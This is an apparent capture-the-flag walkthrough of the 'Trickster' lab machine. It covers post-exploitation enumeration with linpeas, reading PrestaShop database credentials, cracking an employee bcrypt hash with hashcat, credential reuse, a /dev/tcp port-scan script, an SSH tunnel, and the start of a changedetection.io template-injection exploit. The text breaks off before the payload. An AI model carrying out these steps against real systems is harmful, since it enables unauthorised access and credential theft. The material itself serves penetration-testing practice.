./linpeas.sh
./linpeas.sh: line 1: syntax error near unexpected token `('
./linpeas.sh: line 1: `Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... '
...
linpeas.sh          100%[===================>] 805.42K  1.58MB/s    in 0.5s
2024-10-13 22:29:27 (1.58 MB/s) - 'linpeas.sh' saved [824745/824745]
The first file came down corrupted (it held the HTTP server's own output instead of the script), hence the syntax error on line 1; it gets deleted and downloaded again.
The report exposes no direct escalation, but it does surface one piece that later turns out to be the key:

Useful software
/usr/bin/curl
/usr/bin/docker
/usr/bin/gcc
/usr/bin/nc
/usr/bin/php
/usr/bin/python3
/usr/sbin/runc
/usr/bin/socat
docker and runc installed: there are containers on this box, a fact that pays off much later. The rest of the findings are dead ends, and they are worth showing because they are part of the real work:

Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 1126 Dec  2  2023 /etc/mysql/mariadb.cnf
[client-server]
socket = /run/mysqld/mysqld.sock
-rw------- 1 root root  544 May 23 20:35 /etc/mysql/debian.cnf
The mariadb.cnf only carries the default configuration, and debian.cnf, which would hold credentials, is -rw------- owned by root: unreadable as www-data.

Possible private SSH keys were found!
/var/www/prestashop/translations/en-US/AdminAdvparametersHelp.en-US.xlf
/var/www/prestashop/var/cache/prod/ContainerDjH7WXX/getAccessTokenControllerService.php
/var/www/prestashop/var/cache/prod/FrontContainer.php
A textbook false positive: PrestaShop translation and cache files that contain the BEGIN ... PRIVATE KEY string inside text or templates, not usable keys.
MariaDB credentials in parameters.php
As in any PrestaShop install, the database configuration lives in /var/www/prestashop/app/config/parameters.php. We read it from the www-data shell.
cat /var/www/prestashop/app/config/parameters.php
'database_host' => '127.0.0.1',
'database_port' => '',
'database_name' => 'prestashop',
'database_user' => 'ps_user',
'database_password' => 'prest@shop_o',
'database_prefix' => 'ps_',
'database_engine' => 'InnoDB',
'mailer_transport' => 'smtp',
'mailer_host' => '127.0.0.1',
'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog',
The database only listens on 127.0.0.1, but we're on the host, so we connect locally with those creds.
mariadb -u ps_user -p
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12412
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

MariaDB [(none)]> show tables;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| prestashop         |
+--------------------+
2 rows in set (0.001 seconds)

MariaDB [(none)]> use prestashop;
Reading table information for completion of table and column names
Dump and crack the ps_employee hashes
The first place to look is the customers, though the exact table name is not the one you would guess (ps_customers does not exist, it is ps_customer, singular):
select * from ps_customers;
select * from ps_customer;
ERROR 1146 (42S02): Table 'prestashop.ps_customers' doesn't exist

| firstname | lastname | email                | passwd                                                       |
| Anonymous | Anonymous| anonymous@psgdpr.com | $2y$10$054Mo38DcRSLaMX9OhT5UuhYSQvorGu8nZb9Gub...             |
| John      | DOE      | pub@prestashop.com   | $2y$10$Cw68h0u8YeP6IiYRRaOjQu4AV7X9BTQL3ZK4CtH...             |
| adam      | adam     | adam@trickster.htb   | $2y$10$kY2G39RBz9P0S48EuSobuOJba/HgmQ7ZtajfZZ3...             |
3 rows in set (0.001 sec)
Those three are shop customers, not employees, and the first two are PrestaShop demo accounts. The table that matters is another one: ps_employee stores the back-office accounts with hashed passwords. We dump its two rows: admin and james.
select id_employee, email, passwd from ps_employee;
admin@trickster.htb  $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C
james@trickster.htb  $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm
Before firing anything it pays to confirm the algorithm rather than assume it:

1 hashes were checked: 1 possibly identified 0 no identification

$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm
  - Possible algorithms: bcrypt $2*$, Blowfish (Unix)
Both are bcrypt (hashcat mode 3200). James's uses a low cost ($2a$04$), that is 2^4 = 16 rounds against the 1024 of the admin's $2y$10$, so it's the only realistic candidate to crack with a wordlist.
sudo hashcat -m 3200 -a 0 -o found.txt jon.hashes /home/krmena/rockyoudir/rockyou.txt
hashcat (v6.2.6) starting
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-10500H CPU @ 2.50GHz, 2899/5863 MB (1024 MB allocatable), 8MCU
Hashes: 1 digests; 1 unique digests, 1 unique salts
Dictionary cache hit:
* Filename..: /home/krmena/rockyoudir/rockyou.txt
* Passwords.: 14344373
James's hash falls: the password is alwaysandforever.

$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm:alwaysandforeverHashcat's --show pairs james's $2a$04$ hash with its cleartext password: alwaysandforever.
Since james is also a system user, we try those creds over SSH and they work. The user flag is readable from his home.
su james        # password: alwaysandforever
cd
cat user.txt
www-data@trickster:/$ su james
Password:
james@trickster:/$ cd
james@trickster:~$ ls
user.txt
james@trickster:~$ cat user.txt
9054e3e05bd5187172db3d4b0d41e09c
The password works over SSH too, which is more convenient for what comes next (a tunnel will be needed):
ssh james@10.10.11.34Shell in the container (changedetection)
Discover the Docker container
The docker linpeas announced gets confirmed by looking at the network interfaces:
ip a
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    inet 10.10.11.34/23 brd 10.10.11.255 scope global eth0
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    link/ether 02:42:13:3b:09:9c
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
115: vethac7b829@if114: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 master docker0 state UP
The docker0 bridge on 172.17.0.1/16 and a veth hanging off it: at least one container is up. A ping sweep of the bridge range locates it:
for i in {1..255}; do $(ping -c 1 172.17.0.$i | grep "bytes from"|cut -d ' ' -f4 | tr -d ':' &); done
172.17.0.1: command not found
172.17.0.2: command not found
The command not found is not an error, it is the trick: the $(...) makes bash try to execute whatever the pipeline returns, so only the IPs that answered the ping get printed that way. Besides the bridge itself (.1), there is a live container at 172.17.0.2.
With no nmap on the victim, we scan its ports with bash's /dev/tcp pseudo-device, which opens a socket for every number tried:
nano enum.sh
chmod +x enum.sh
./enum.sh
#!/bin/bash
container_ip="172.17.0.2"
echo "[*] Checking open ports on containers IP: $container_ip"
for port in {1..65535}; do
(echo > /dev/tcp/$container_ip/$port) > /dev/null 2>&1 && echo "
[+] Port: $port - opened !";
done
[*] Checking open ports on containers IP: 172.17.0.2
[+] Port: 5000 - opened !
A single port, 5000. We check it by hand, with a closed port alongside to see the difference:
echo > /dev/tcp/172.17.0.2/5000
echo > /dev/tcp/172.17.0.2/500
james@trickster:~$ echo > /dev/tcp/172.17.0.2/5000
james@trickster:~$ echo > /dev/tcp/172.17.0.2/500
-bash: connect: Connection refused
-bash: /dev/tcp/172.17.0.2/500: Connection refused
5000 returns to the prompt saying nothing (connection established) and 500 bounces with Connection refused.
That port isn't reachable from our machine, so we set up a port forward over SSH to map the container's 5000 to our local 5001.
ssh -L 127.0.0.1:5001:172.17.0.2:5000 james@trickster.htb
# ssh -L 127.0.0.1:5001:172.17.0.2:5000 james@trickster.htb
james@trickster.htb's password:
Last login: Sun Oct 27 00:27:49 2024 from 127.0.0.1
james@trickster:~$
At http://127.0.0.1:5001 we find changedetection.io, an app that watches web pages for changes, protected by a password we do not get right on the first try:

CHANGEDETECTION.IO
  Incorrect password
  Password [ ............... ]  Login
Once inside, the corner shows the version: v0.45.20.

changedetection.io v0.45.20The panel's corner identifies the app and its version, changedetection.io v0.45.20, the piece that gives away the CVE.
CVE-2024-32651: SSTI in notifications
The changedetection login accepts james's reused password, alwaysandforever (credential reuse). Once in, version 0.45.20 is vulnerable to CVE-2024-32651: the notification body is rendered with Jinja2 without sandboxing, allowing a server-side template injection (SSTI) that ends in RCE.
The CVE entry confirms the blast radius:

Server-Side Template Injection
Affecting changedetection.io package, versions [,0.45.21)
INTRODUCED: 26 APR 2024   CVE-2024-32651   CWE-1336
Severity: 10.0 CRITICAL

How to fix? Upgrade changedetection.io to version 0.45.21 or higher.

Affected versions of this package are vulnerable to Server-Side Template Injection due to improper
handling of template data. An attacker can execute arbitrary commands on the server by crafting
malicious input that exploits the template rendering process.
The advisory closes with two notes that match this box: exploitation is reduced if the panel has a password (it did, but we had it) and it allows complete server takeover, reverse shell included.
Before asking for a shell, the cheap proof of concept: an id. We configure a watched URL pointing at our machine (post://10.10.15.39/4444/test) and, in the notification body, the template that runs the command. Send test notification renders it:
